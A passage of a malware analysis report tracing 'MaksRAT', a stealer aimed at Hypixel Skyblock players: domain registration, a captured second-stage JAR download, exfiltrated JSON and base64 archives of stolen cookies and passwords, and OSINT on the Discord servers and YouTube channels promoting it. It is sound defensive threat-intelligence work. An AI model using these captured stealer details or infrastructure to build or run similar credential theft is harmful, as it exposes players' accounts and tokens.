
Instead, makslove[.]xyz was registered on 14th April 2025:



Whois Lookup ⓘ

```
Create date: 2025-04-14 00:00:00
Domain name: makslove.xyz
Domain registrar id: 1068
Domain registrar url: https://namecheap.com
Expiry date: 2026-04-14 00:00:00
Name server 1: dns1.registrar-servers.com
Name server 2: dns2.registrar-servers.com
Query time: 2025-04-15 13:26:49
Registrant company: 4b7a0912c26a13e2
Registrant country: Iceland
Registrant email: 29e2c061f3c9524es@
Registrant state: 3e0204199d8ebf9c
Update date: 2025-04-14 00:00:00
```

We can now proceed to download the pcap file from any.run related to the analysis of the sample "maksrat.jar" communicating with makslibraries[.]fun to further retrieve the second stage:



Network stream ⎍ 109.120.178.147: 4025 ⇄ VM: 49745

RAW data flow between two hosts

Recv: 1.28 Mb   Timeshift: 4530 ms


```
PK.........t|Z................META-INF/..PK.........t|Z..../.../.......META-IN
F/MANIFEST.MF.M..LK-..
K-*....R0.3...M...u.I,..R.M.....^.^..PK.........t|Z................Max/..PK...
.......t|Z..[&....f.......Max/Maxt$1.class}S[S.@....v..
VP.JU..
-.
...@A[x."..eic.&$.$.~..w..........;.o8n....!3...}...='..}..`...F.....M..D.D0ii
S.1K..mZ.0nQ.P.R...Cq...Q.S..HP$).S,P<.xH.....i._RVes....l.x.ZQ".....V.....l[.
.`V+0e...e..^.,...UU.....C..l....2.....y..2.........c..)+..f.s..t\
SK....j)..Y.y..V....l..a...x..%..h...$....X.`....:3.VR.P..k.<j.d.TUV.........`.`
Pt.D'H|fHzh....W.x.'.d.#....]3..fh.X.....G.<.X.j.....}...&..W$....e.Q..By.j...
.i:.N.3.I0v:3.Y'..t....h+u.mM.tm......!.1.(...5.
...Z......&N.$4........"...e..d...x..'.q.@.bV.y.}.R.."..d.5...;R.LDZF.....~m...S
Ss\...V"gx*U^..)u.]Y....t<.8.yG`}./>.\^......o..$.l.........~._...z..C....s.X..
u6c]n....XX...6c}n..9.y7v...pc...P.../..1.G!.....k...I..&...{...|.G..'..g.....
p.W..b..t
.........
_.g...M..PK..........t|Z..Ra....W.......Max/Maxt$AutofillData.class.R.n.@.=.;..
```

As we can see, the string "Max/Maxt" is always present even in this sample.

The data were exfiltrated on port 6657:

```
{ "name": "1008409550069702798======================================================================================", "ratter": "Max", "N
ame": "admin","username": "Click", "UUID": "Click", "Token": "Click",  "ipd": "null"}
UEsDBBQACAgIAPdcfVoAAAAAAAAAAAAAAAAAKAAAAaWxyLWFkbWluLwMAUEsHCAAAAAACAAAAAAAAAFBLAwQUAAgICAD3XH1aAAAAAAAAAAAAAAAAFgAAAGlsci1hZG1pbi9BdXRvZml
sbC50eHQDAFBLBwgAAAAAAgAAAAAAAAABQSwMEFAAICAgA91x9WgAAAAAAAAAAAAAAAABIAAABpbHItYWRtaW4vQ29va2llcy8DAFBLBwgAAAAAAgAAAAAAAAABQSwMEFAAICAgA91x9Wg
AAAAAAAAAAAAAAADIAAABpbHItYWRtaW4vQ29va2llcy9bT0xEIENvb2tpZXNdIENocm9tZV9EZWZhdWx0LnR4dAMAUEsHCAAAAAACAAAAAAAAAFBLAwQUAAgICAD3XH1aAAAAAAAA
AAAAAAAMAAAAGlsci1hZG1pbi9Db29raWVzL1tPTEQgQ29va2llc10gRWRnZV9EZWZhdWx0LnR4dOVXa3OjRhb9zFTNj4irrE3iQukn0KqhthAgWbaRbQk7M96aqHgJYSFBAFmW1vvf
94I1M97Elj3Z/bYqQN3Qfe7t2+c+uu2FmR+1g2whuaMrW/pF6hlnY1vClGqcakJVBWp+kuGY1xNhY4S4wTm2LQWbBjKYQBbjhwwZNdB5EUuO6QysBwwfmEYZYkxVFbiho2icMaxxRQA
0VylS3r9r71NAIxgUULjKOZHmyzCoihdVmHxRYJKE0bJKqo1kJp/uh9Z8PbTi7dAy0NAK6PD2kg63l8zZfmJD9xI5boyHt3PsbOF/66yH6cA1B6c+vrA+OiOj2zfs37t2OnYte21cGN
04v7vShsE9aO4ny3iv5WDdteLjkXlsSUZPHx+fj66G3znzamBJ1zpp9aGhc6urIcsSiKAesy0quiayhUmIaRpCcNYKF8tgFuv4qZBH9JelTGyrb0+uJZgUhXFURsVdEkTlHi0pxbC7l
BGqMS7B9PHo2rywR+PB2JVeQnlODUGUrzAOLLArIaAH1XrUIMJSmGlQiwli2rZBGVO4MN+/W6/X5HVUzjTle1Cf8PDPkJRQxDndeUI5WRYSVpFKCAImC8rkYbTeT+VHBL5DOM8rb5kt
zWxZAlWlpOzngb30/DQKddQKvSoqK2+R6+4qOupF/hFSjggi7AiTQ2qg+kH5Ud9xD0m3xjv60cyyIkyWMDE8ulomd1FReumRmyyin1p1J8mWOiAQjNq4jVpJOQBmp5nvpfrUS8uoNcv
KqtRbwaNGg1BXlKmPVaLI1FN8mUVUlbVA47Lq+6GCp4RrWtRKllVUeEGV1GtZLStQPvWWoEh84VUzfVZVeQnKHpIeXLMoze+/2QjeeEEBKlTQmvvwmCb3crKElaepHGbrZZp5oVxEXh
gV7Vm1SFtxka3yUjdhyRhg8SHQHtqNUXZt+qTN6vb7d3FUvbIzVNXQ/2JnuAIPgv7KzlCM//92Zt+2KISrsC0YjKsSaeFn91IZlbW5DsFYb0ouh8Qy7/oX3qCe0bgrQ5y+f+eVZVSV7
UW5fCmCMKRSriEQgOkugtAu7WGuKabJhGKhLjIMG+EuNS1NKKbC3r9bVvmrmGodRL4D882AT2L4njkUjFkv7JHrk/FYGkNSQfVWLKIw8eKsnWTPuUg9TVCuNKImi3iVhBMpFMwjqse9
gBPIBh7xcwEbhtJKEyiL+GsmUYiKv62gzKuFV8yjSoqW8tX44SGM4JKfPB8eRtHU0A3N1FCXEEVhmFGz17W1rml2IStiKAeY1YZRZu1TTEZURthFSgfRDhE3T2zzzBo5wvy/DgNqHQF
```

If we dump the base64 we obtain the following ZIP file, which has the same characteristic of the previos analysed MaksStealer:




exfiltrated.zip\ilr-admin - ZIP archive, unpacked size 228,089 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Cookies	5,845	2,351	File folder	29/03/2025 11:39	
History	652	411	File folder	29/03/2025 11:39	
[OLD] Passwords.txt	0	2	Text Document	29/03/2025 11:39	00000000
Autofill.txt	0	2	Text Document	29/03/2025 11:39	00000000
Discord.txt	0	2	Text Document	29/03/2025 11:39	00000000
screenshit.png	221,592	217,293	PNG File	29/03/2025 11:39	B1CED52C

Google search pivoting

We now move back to the OSINT-gathering process we started using Google. We found an interesting discord server as depicted in the image below:



MaksRAT

297 members on Discord


Join Discord server

0 votes on Discadia

Vote for this server

The most popular server for creating RAT. Here you can get the best RAT jar for free.

However, the invite link to the server seems to be down at the time of the analysis. The Discord server also changed his name during time, cumulating also more members, stating that it is possible to make a RAT for free and with just one-click, as depicted in the following image:



discadia.com/server/ratt1ng/


MaksRAT

637 members on Discord

0 votes on Discadia

```
## 💎 MAKS RAT - FIRST SKYBLOCK HYPIXEL RAT 💎

### ☑ The first RAT is easy to make ☑
* ** 🧿 Better functionality 🧿 **:
  - **One-click build**
  - **Data collection**
  - **Undeletable webhook, Unspammable webhook**
  - **Undetectable on RATScanner**
  - **Beautifully GUI**
  - **24/7 support**
  - **Different tiers**
## 💍 And it's all for free. 💍
  - **sell rat on  other versions **
Join: https://discord.gg/D4ypprpSqe
```

We were able also to retrieve a YouTube channel, opened the 2nd February 2025, advertising how to make money RATting Minecraft accounts:



[redacted]

Descrizione
https://discord.gg/maksrat

Link
DS
discord.gg/maksrat

Ulteriori informazioni
www.youtube.com/[redacted]
Bangladesh
Data iscrizione: 2 feb 2025
1 iscritto
9 video
725 visualizzazioni

New Best Money Making Method 5b+ per hour Hypixel Skyblock
512 visualizzazioni • 3 mesi fa

Ratting How to make 2bil a
3 mesi fa


FREE session id stealer mod 2023 Hypixel Skyblock
37 visualizzazioni • 3 mesi fa

This money making method early game makes 20m hr! Hypixel Skyblock
37 visualizzazioni • 3 mesi fa

AutoAdvertise
mesi fa

Ratting Trillions of Skyblock Coins Hypixel Skyblock
17 visualizzazioni • 3 mesi fa

The discord invite link results to be expired. However, another YouTube channel advertising the same discord server is present:



Maks Rat

@MaksRat-g8w · 1 iscritto · 4 video

https://discord.gg/maksrat ...altro

Iscriviti

Video

Maks Rat

Descrizione

https://discord.gg/maksrat

Ulteriori informazioni

www.youtube.com/@MaksRat-g8w

Data iscrizione: 5 dic 2024

1 iscritto

4 video

426 visualizzazioni

Ratting 90b in 3 Weeks Hypixel Skyblock

62 visualizzazioni • 5 mesi fa


Ratting hypixel skyblock

• 5 mesi fa

30b made in a week best ratting method for hypixel skyblock

171 visualizzazioni • 5 mesi fa

The threat actor also suggests to add him on discord if the link breaks:




Maks Rat

1 iscritto

Iscriviti

81 visualizzazioni 7 dic 2024 #hypixel #mithril
join discord to learn :) discord.gg/maksrat
if link breaks add my account iloverat334

Pivoting through this information led to another YouTube channel. In particular, one video caught our attention:



how to get token for hypixel free rat builder NEW RATTING METOD

I love rat


4 iscritti

Iscriviti

185 visualizzazioni 14 apr 2024 #hyperion #Coins #HypixelSkyblock
Write to me in a personal message:
discord.gg/bestrat

Discord: iloverat335

The discord contact in the YouTube video from 14th April 2025 differs with respect to the 7th December 2024 one just by one digit. The discord invite is still valid, and it is worth to notice that the server icon is the same as the one advertised in dicadia.com:



[redacted]


ILoveRAT 2.1

● Online: 37 ● 100 Me[redacted]

[redacted]

[redacted]

[redacted]

